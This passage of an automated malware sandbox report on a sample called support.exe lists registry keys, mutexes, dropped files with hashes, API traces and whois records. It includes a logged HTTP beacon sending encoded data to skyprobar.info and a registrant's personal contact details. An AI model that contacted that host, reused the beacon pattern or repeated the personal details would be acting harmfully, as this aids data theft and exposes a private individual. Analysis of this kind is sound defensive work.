* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\2\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\3\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\3\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\3\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\4\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\4\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\4\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_VALIDATE\_URLHOSTNAME\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\\\Domains\skyprobar.info\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\skyprobar.info\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\\\ProtocolDefaults\\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_RESPECT\_OBJECTSAFETY\_POLICY\_KB905547\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\IMM\**
* **C:\REGISTRY\USER\S-1-5-21-1547161642-507921405-839522115-1004\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers\**
* **HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\CTF\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\CTF\SystemShared\**

## Mutex

* **C:\Global\u{5F189DF5-2D05-472B-9091-84D9848AE48B}**
* **C:\Local\II1088II**
* **C:\Global\i{5F189DF5-2D05-472B-9091-84D9848AE48B}**
* **C:\Global\DA.418c0061**
* **C:\Global\DQ.418c0061**
* **C:\\_!MSFTHISTORY!\_**
* **C:\c:!documents and settings!user!local settings!temporary internet files!content.ie5!**
* **C:\c:!documents and settings!user!cookies!**
* **C:\c:!documents and settings!user!local settings!history!history.ie5!**
* **C:\WininetStartupMutex**
* **C:\WininetConnectionMutex**
* **C:\WininetProxyRegistryMutex**
* **C:\ntdll**
* **C:\ShimCacheMutex**

## Static Analysis

**Signature Match**

* **Starts servers listening on 0.0.0.0:0**
* **File has been identified by at least one AntiVirus on VirusTotal as malicious**
* **Performs some HTTP requests**
* **Steals private information from local Internet browsers**
* **Installs itself for autorun at Windows startup**

**PE Sections**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Name | Virtual Address | Virtual Size | Size of Raw Data | Entropy |
| .text | 0x00001000 | 0x00083485 | 0x00083600 | 6.24160221892 |
| .rdata | 0x00085000 | 0x00012ed4 | 0x00013000 | 4.46034449049 |
| .data | 0x00098000 | 0x00008e20 | 0x00006800 | 5.81574027875 |
| .rsrc | 0x000a1000 | 0x003ea630 | 0x003ea800 | 7.99075547756 |
| .reloc | 0x0048c000 | 0x0000dd38 | 0x0000de00 | 2.84982154961 |

**PE Imports**

|  |  |  |
| --- | --- | --- |
| Library | Offset | Call |
| KERNEL32.dll | 0x485028 | CreateFileW |
| KERNEL32.dll | 0x48502c | GetTempPathW |
| KERNEL32.dll | 0x485030 | GetLastError |
| KERNEL32.dll | 0x485034 | GetProcAddress |
| KERNEL32.dll | 0x485038 | CloseHandle |
| KERNEL32.dll | 0x48503c | DeleteFileW |
| KERNEL32.dll | 0x485040 | GetCurrentProcessId |
| KERNEL32.dll | 0x485044 | GetFullPathNameW |
| KERNEL32.dll | 0x485048 | GetEnvironmentVariableW |

|  |  |  |
| --- | --- | --- |
| Library | Offset | Call |
| ADVAPI32.dll | 0x485000 | RegCloseKey |
| ADVAPI32.dll | 0x485004 | RegEnumKeyExW |
| ADVAPI32.dll | 0x485008 | RegOpenKeyExW |
| ADVAPI32.dll | 0x48500c | RegEnumValueW |
| ADVAPI32.dll | 0x485010 | RegDeleteValueW |
| ADVAPI32.dll | 0x485014 | RegDeleteKeyW |
| ADVAPI32.dll | 0x485018 | RegQueryValueExW |
| ADVAPI32.dll | 0x48501c | RegCreateKeyExW |
| ADVAPI32.dll | 0x485020 | RegSetValueExW |

## Dropped Files

* Yara:None matched
* SHA1:329855314c23bfd402132ec7a5564f783054f1e8
* File name:tf00294823.dll
* File Type:PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
* File Size:4105216 bytes
* CRC32:C9F703A4
* Ssdeep:98304:AarbyVyyftlllZwJ3rnkPKXLDaNc8lJPSgUxhYzS2RHpLLYE:YyalZi7Dam8lZFIp2RH9M
* SHA256:1169dd23d4dac9c58ce28a46508161fa5b911e1b4a34922ea62535ab3c557411
* MD5:148ffb1c3b2967745a7e46e8f90cb20c
* Yara:None matched
* SHA1:12959bcbd8c4e40080daf522b3af023527d42142
* File name:AssistantSvc.dll
* File Type:PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
* File Size:183632 bytes
* CRC32:B28D9150
* Ssdeep:3072:N0mj4wKF+pYqgFlLRGAm/wXLN+tv23KmacGcUqE3:N0mDKF+gtJZU5c9E3
* SHA256:4485da3f7143b37ede6b69f800b5b4d97fb26d102f479893d807d4c7bc12ec19
* MD5:9b8fc411e3372de62abfb6ece2a8bab6
* Yara:None matched
* SHA1:da39a3ee5e6b4b0d3255bfef95601890afd80709
* File name:autoexec.bat
* File Type:empty
* File Size:0 bytes
* CRC32:00000000
* Ssdeep:3::
* SHA256:e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
* MD5:d41d8cd98f00b204e9800998ecf8427e
* Yara:None matched
* SHA1:02185367648fec8eb8e33ab91e4b082f3adbf80d
* File name:support.exe
* File Type:PE32 executable (GUI) Intel 80386, for MS Windows
* File Size:4806656 bytes
* CRC32:C0A6B255
* Ssdeep:98304:KJrQy9KGK0m3+uz4FeRbWSKpEJxxNjfxfu6VFfng5xmBNyoYcYW:iZ9Kf/7z4kxWf+bf7fngqfyoBN
* SHA256:cec89619fc58f2e91f104c2c818cb0c751e40e69b19fe9f04ac91c291f6f8d6f
* MD5:69b389c1c7830bed8ee5777ef56c0fc3

## Behavior

**Behavior for the file support.exe**

|  |  |  |
| --- | --- | --- |
| Category | TimeStamp | API |
| system | 2014-01-24 21:28:30,173 | LdrGetDllHandle |
| system | 2014-01-24 21:28:30,173 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:30,173 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:30,173 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:30,173 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:30,173 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:30,173 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:30,173 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:30,173 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:30,173 | LdrGetProcedureAddress |

**Behavior for the file rundll32.exe**

|  |  |  |
| --- | --- | --- |
| Category | TimeStamp | API |
| filesystem | 2014-01-24 21:28:32,095 | NtOpenFile |
| process | 2014-01-24 21:28:32,095 | NtCreateSection |
| process | 2014-01-24 21:28:32,095 | ZwMapViewOfSection |
| filesystem | 2014-01-24 21:28:32,095 | NtOpenFile |
| system | 2014-01-24 21:28:32,105 | LdrLoadDll |
| system | 2014-01-24 21:28:32,105 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:32,105 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:32,105 | LdrGetProcedureAddress |
| system | 2014-01-24 21:28:32,105 | LdrGetDllHandle |
| system | 2014-01-24 21:28:32,105 | LdrGetDllHandle |

## Network Analysis

### HTTP Queries


|  |  |
| --- | --- |
| URI | Data |
| http://skyprobar.info/get/?data=nzUxCnDU07%2BW1LFikgH3y0kqP8G4%2BvVGp/MDjwpKQkqSVJLXiK%2BNbTrFpjawZvurkikcCR/uJ4ajPQeaq0ynRO50/8plzQGjVUBUPaEmIQTYnV2MBUEqjlgGwwn/rT1nnvPRvJOvlpHUVYk9rbt%2Bx20OmyAeXG1ycrzAiNp2/6uwc6i6kJJ6t/dcRRfRudTX/TX%2BDGwQm2g41itQyi1shoGLoOyAZvnz8JXBF7fsoUk8iEspZLvVI02AX/9GQRBdpwEYaI5MsqJY2ycTtQPbIw2Xgz4XyECy9DnSl9fljP1CxRZrV59Hh%2BSAbQFjLclZ2r03cJh7D%2BCEtxZhQWF34UL3VD2%2BKebH95BHw8IFfpyKAe3JmYXAHa%2B05S2/X2Rh6PnJSFgD5MYHf4/rNK9g9XCVArCwHxsX6K1hs5PXARXoQFgWKPnEkylAOcvdqmImN9KQTDu0ObCde&version=4 | GET /get/?data=nzUxCnDU07%2BW1LFikgH3y0kqP8G4%2BvVGp/MDjwpKQkqSVJLXiK%2BNbTrFpjawZvurkikcCR/uJ4ajPQeaq0ynRO50/8plzQGjVUBUPaEmIQTYnV2MBUEqjlgGwwn/rT1nnvPRvJOvlpHUVYk9rbt%2Bx20OmyAeXG1ycrzAiNp2/6uwc6i6kJJ6t/dcRRfRudTX/TX%2BDGwQm2g41itQyi1shoGLoOyAZvnz8JXBF7fsoUk8iEspZLvVI02AX/9GQRBdpwEYaI5MsqJY2ycTtQPbIw2Xgz4XyECy9DnSl9fljP1CxRZrV59Hh%2BSAbQFjLclZ2r03cJh7D%2BCEtxZhQWF34UL3VD2%2BKebH95BHw8IFfpyKAe3JmYXAHa%2B05S2/X2Rh6PnJSFgD5MYHf4/rNK9g9XCVArCwHxsX6K1hs5PXARXoQFgWKPnEkylAOcvdqmImN9KQTDu0ObCde&version=4 HTTP/1.1 Accept: \*/\* User-Agent: win32 Host: skyprobar.info Cache-Control: no-cache |

# Images

## Screenshot from Malwr.com



## Screenshot IP Location from Google Maps



# Annex Whois Information for Domain address

## Whois information for domain skyprobar.info

Access to INFO WHOIS information is provided to assist persons in

determining the contents of a domain name registration record in the

Afilias registry database. The data in this record is provided by

Afilias Limited for informational purposes only, and Afilias does not

guarantee its accuracy. This service is intended only for query-based

access. You agree that you will use this data only for lawful purposes

and that, under no circumstances will you use this data to: (a) allow,

enable, or otherwise support the transmission by e-mail, telephone, or

facsimile of mass unsolicited, commercial advertising or solicitations

to entities other than the data recipient's own existing customers; or

(b) enable high volume, automated, electronic processes that send

queries or data to the systems of Registry Operator, a Registrar, or

Afilias except as reasonably necessary to register domain names or

modify existing registrations. All rights reserved. Afilias reserves

the right to modify these terms at any time. By submitting this query,

you agree to abide by this policy.

Domain ID:D50946721-LRMS

Domain Name:SKYPROBAR.INFO

Created On:03-Nov-2013 10:24:53 UTC

Last Updated On:02-Jan-2014 20:30:12 UTC

Expiration Date:03-Nov-2014 10:24:53 UTC

Sponsoring Registrar:Wild West Domains, LLC (R213-LRMS)

Status:CLIENT DELETE PROHIBITED

Status:CLIENT RENEW PROHIBITED

Status:CLIENT TRANSFER PROHIBITED

Status:CLIENT UPDATE PROHIBITED

Registrant ID:CR153913929

Registrant Name:Pavel Sachenko

Registrant Organization:

Registrant Street1:Pobedy 15

Registrant Street2:

Registrant Street3:

Registrant City:Kiev

Registrant State/Province:centr

Registrant Postal Code:03055

Registrant Country:UA

Registrant Phone:+380.680716202

Registrant Phone Ext.:

Registrant FAX:

Registrant FAX Ext.:

Registrant Email:sash\_ko@hotmail.com

Admin ID:CR153913931

Admin Name:Pavel Sachenko

Admin Organization:

Admin Street1:Pobedy 15

Admin Street2:

Admin Street3:

Admin City:Kiev

Admin State/Province:centr

Admin Postal Code:03055

Admin Country:UA

Admin Phone:+380.680716202

Admin Phone Ext.:

Admin FAX:

Admin FAX Ext.:

Admin Email:sash\_ko@hotmail.com

Billing ID:CR153913932

Billing Name:Pavel Sachenko

Billing Organization:

Billing Street1:Pobedy 15

Billing Street2:

Billing Street3:

Billing City:Kiev

Billing State/Province:centr

Billing Postal Code:03055

Billing Country:UA

Billing Phone:+380.680716202

Billing Phone Ext.:

Billing FAX:

Billing FAX Ext.:

Billing Email:sash\_ko@hotmail.com

Tech ID:CR153913930

Tech Name:Pavel Sachenko

Tech Organization:

Tech Street1:Pobedy 15

Tech Street2:

Tech Street3:

Tech City:Kiev

Tech State/Province:centr

Tech Postal Code:03055

Tech Country:UA

Tech Phone:+380.680716202

Tech Phone Ext.:

Tech FAX:

Tech FAX Ext.:

Tech Email:sash\_ko@hotmail.com

Name Server:LISA.NS.CLOUDFLARE.COM

Name Server:RICK.NS.CLOUDFLARE.COM

Name Server:

Name Server:

Name Server:

Name Server:

Name Server:

Name Server:

Name Server:

Name Server:

Name Server:

Name Server:

Name Server:

DNSSEC:Unsigned

# Annex Whois Information for IP Address

## Whois for IP Address 162.210.192.21

* IP Address: **162.210.192.21**
* Update Date: **2013-04-26T13:25:34-04:00**
* Create Date: **2013-04-26T13:25:34-04:00**

*Abuse Contact*

* Phone: **+1-571-814-3777**
* Email: **abuse@leaseweb.us**
* Name: **Leaseweb US abuse dept**

*Administrative Contact*

* Phone: **+1-703-552-2760**
* Email: **arin@leaseweb.com**
* Name: **Leaseweb ARIN**

*Technical Contact*

* Phone: **+1-571-814-3777**
* Email: **arin@leaseweb.com**
* Name: **Leaseweb ARIN**

*About Registrant*

* City: **Manassas**
* Name: **Leaseweb USA, Inc.**
* State: **VA**
* City: **Manassas**
* Country: **US**
* Address: **9480 Innovation Dr**
* Postal Code: **20109**

## Whois for IP Address 108.162.198.250

* IP Address: **108.162.198.250**
* Update Date: **2012-03-02T08:03:18-05:00**
* Create Date: **2012-03-02T08:03:18-05:00**

*Abuse Contact*

* Phone: **+1-650-319-8930**
* Email: **abuse@cloudflare.com**
* Name: **Abuse**

*Administrative Contact*

* Phone: **+1-650-319-8930**
* Email: **admin@cloudflare.com**
* Name: **Admin**

*Technical Contact*

* Phone: **+1-650-319-8930**
* Email: **admin@cloudflare.com**
* Name: **Admin**

*About Registrant*

* City: **San Francisco**
* Name: **CloudFlare, Inc.**
* State: **CA**
* City: **San Francisco**
* Country: **US**
* Address: **665 Third Street #207**
* Postal Code: **94107**

## Whois for IP Address 108.162.199.250

* IP Address: **108.162.199.250**
* Update Date: **2012-03-02T08:03:18-05:00**
* Create Date: **2012-03-02T08:03:18-05:00**

*Abuse Contact*

* Phone: **+1-650-319-8930**
* Email: **abuse@cloudflare.com**
* Name: **Abuse**

*Administrative Contact*

* Phone: **+1-650-319-8930**
* Email: **admin@cloudflare.com**
* Name: **Admin**

*Technical Contact*

* Phone: **+1-650-319-8930**
* Email: **admin@cloudflare.com**
* Name: **Admin**

*About Registrant*

* City: **San Francisco**
* Name: **CloudFlare, Inc.**
* State: **CA**
* City: **San Francisco**
* Country: **US**
* Address: **665 Third Street #207**
* Postal Code: **94107**